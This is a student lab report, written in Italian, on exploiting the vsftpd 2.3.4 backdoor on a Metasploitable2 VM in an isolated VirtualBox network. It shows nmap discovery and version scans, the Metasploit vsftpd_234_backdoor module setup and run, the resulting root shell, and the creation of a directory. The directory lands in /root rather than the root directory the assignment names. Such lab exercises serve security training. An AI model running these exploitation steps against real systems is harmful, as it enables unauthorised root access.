

Esercizio

S7_L1_Msfconsole_x_vsftpd

Consegna:

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina [Metasploitable](#).

Configurate l'indirizzo come segue: **192.168.1.149/24**.


Svolgimento dell'Attacco:

- Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- Creazione di una Cartella: Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit.

SVOLGIMENTO

Setup

Ho iniziato attribuendo alla kali un indirizzo IP compatibile con la sottorete richiesta dall'esercizio:



Address	Netmask	Gateway
192.168.1.150	255.255.255.0	192.168.1.1

Ho poi modificato il file interfaces della Metasploitable per settare l'indirizzo IP di eth0 secondo i requisiti della consegna:

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.1.1
```

Successivamente ho eseguito un reboot del sistema cosicché l'interfaccia si ricaricasse con i nuovi parametri.

Ho infine creato una rete interna su VBox (prova1) nella quale ho incluso le due macchine qui sopra.

Discovery

Per rendere il tutto un po' più realistico ho incluso nello svolgimento una fase di discovery affinché la macchina attaccante potesse rilevare il dispositivo target all'interno della rete.

Ho quindi avviato una scansione `nmap -sN` sull'indirizzo di rete `192.168.1.0/24` potendo così rilevare l'indirizzo IP della Metasploitable2.

Tramite questa prima scansione emergono già i servizi open della macchina target e possiamo quindi già constatare che sulla porta TCP 21 è attivo un servizio ftp.

```
(kali@kali)-[~]
$ nmap -sN 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at
mass_dns: warning: Unable to determine any
--dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.00075s latency)
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2049/tcp  open|filtered nfs
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
5900/tcp  open|filtered vnc
6000/tcp  open|filtered X11
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 08:00:27:40:DF:20 (PCS Systemt

Nmap scan report for 192.168.1.150
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.1.150 are
Not shown: 1000 closed tcp ports (reset)
```

Scanning servizi

Per non andare a tentoni nella scelta degli exploit utilizzabili ho poi eseguito un'ulteriore scansione con `nmap -sV -O` sulla macchina target per poter ottenere quante più informazioni possibili sulla versione del servizio di nostro interesse.

```
(kali@kali)-[~]  
└─$ nmap -sV -O 192.168.1.149  
Starting Nmap 7.95 ( https://nmap.org ) at 2023-08-25 10:00:00 CEST  
mass_dns: warning: unable to determine any DNS servers  
--dns-servers  
Nmap scan report for 192.168.1.149  
Host is up (0.00032s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
22/tcp    open  ssh      OpenSSH 4.7p1 Debian  
3306/tcp  closed mysql
```

Dalla scansione è dunque emerso che il server ftp è un **vsftpd di versione 2.3.4**

Ricerca dell'exploit

Avendo ottenuto tale informazione, ho dunque proceduto avviando `msfconsole` ed ho subito ricercato un exploit adatto in base al servizio target ed alla relativa versione.

Dalla ricerca è emersa l'esistenza dell'exploit `vsftpd_234_backdoor`.

```
msf6 > search vsftpd 2.3.4  
  
Matching Modules  
=====
```

#	Name	Description	Disclosure Date	Rank
0	exploit/unix/ftp/vsftpd_234_backdoor	VSFTPD v2.3.4 Backdoor Command Execution	2011-07-03	excel

```
lent No  
  
Interact with a module by name or index. For example info 0, use 0  
or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > 
```

Si può inoltre notare che l'exploit ha un grado di affidabilità **eccellente**.

Utilizzando il comando info ho poi, per curiosità, dato un occhio alla sua descrizione per capire brevemente di cosa si trattasse:

```
Description:
  This module exploits a malicious backdoor that was added to the V
SFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz ar
chive between
  June 30th 2011 and July 1st 2011 according to the most recent informa
tion
  available. This backdoor was removed on July 3rd 2011.
```

Si tratta dunque di un exploit che sfrutta una backdoor malevola aggiunta all'archivio SFTPD.

Setting-up the payload

Ho infine selezionato l'unico payload disponibile.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check
0	payload/cmd/unix/interact		normal	No

```
ommand, Interact with Established Connection
```

Ed ho poi guardato che tipo di opzioni fossero richieste:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	21	yes	The target port (TCP)

La porta target era già correttamente configurata sulla **21**, mi sono perciò limitato a settare il parametro **RHOST** attribuendogli l'indirizzo ip della Metasploitable2:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
```

Exploiting

L'ultima cosa da fare era avviare l'exploit che, in appena qualche secondo, ha aperto una **shell con privilegi root** sulla macchina attaccata.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:44687 -> 192.168.1.149:6200) at 2025-08-25 08:34:09 -0400
```

```
whoami
root
```

Benché superfluo per la riuscita dell'esecuzione dell'esercizio, ho voluto poi effettuare l'upgrade della shell.

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
root@metasploitable:/#
```

Creazione Directory

Una volta ottenuta una shell più funzionale ho semplicemente guardato in che directory mi trovassi tramite **pwd** ed ho creato la directory **"test_metasploit"** all'interno di root:

cd root && mkdir test_metasploit

```
root@metasploitable:/# pwd
pwd
/
root@metasploitable:/# ls
ls
bin    dev    initrd    lost+found    nohup.out    root    sys    var
boot  etc    initrd.img  media         opt          sbin    tmp    vmlinuz
cdrom  home  lib       mnt           proc         srv     usr
root@metasploitable:/# cd root && mkdir test_metasploit
cd root && mkdir test_metasploit
root@metasploitable:/root# ls
ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
root@metasploitable:/root#
```

Conclusioni

L'esercizio ha permesso di simulare in maniera completa un attacco reale, partendo dalla fase di configurazione e discovery della rete fino all'exploit e al post-exploitation. In particolare:

- La fase di **ricognizione con Nmap** ha evidenziato la presenza di un server FTP vulnerabile (vsftpd 2.3.4).
- La successiva ricerca in **Metasploit** ha mostrato come identificare rapidamente l'exploit corretto (vsftpd_234_backdoor), dimostrando l'importanza di conoscere le versioni dei servizi esposti.
- L'**exploit** ha portato in pochi secondi all'apertura di una shell con privilegi root, evidenziando la gravità della vulnerabilità e la semplicità con cui può essere sfruttata da un attaccante.
- Infine, l'operazione di **creazione della cartella "test_metasploit"** ha confermato il pieno controllo della macchina target.

In sintesi, l'attività mostra come una cattiva gestione degli aggiornamenti e l'utilizzo di software contenente backdoor possano compromettere completamente un sistema. Allo stesso tempo, mette in risalto la potenza e la praticità di strumenti come **Nmap** e **Metasploit**.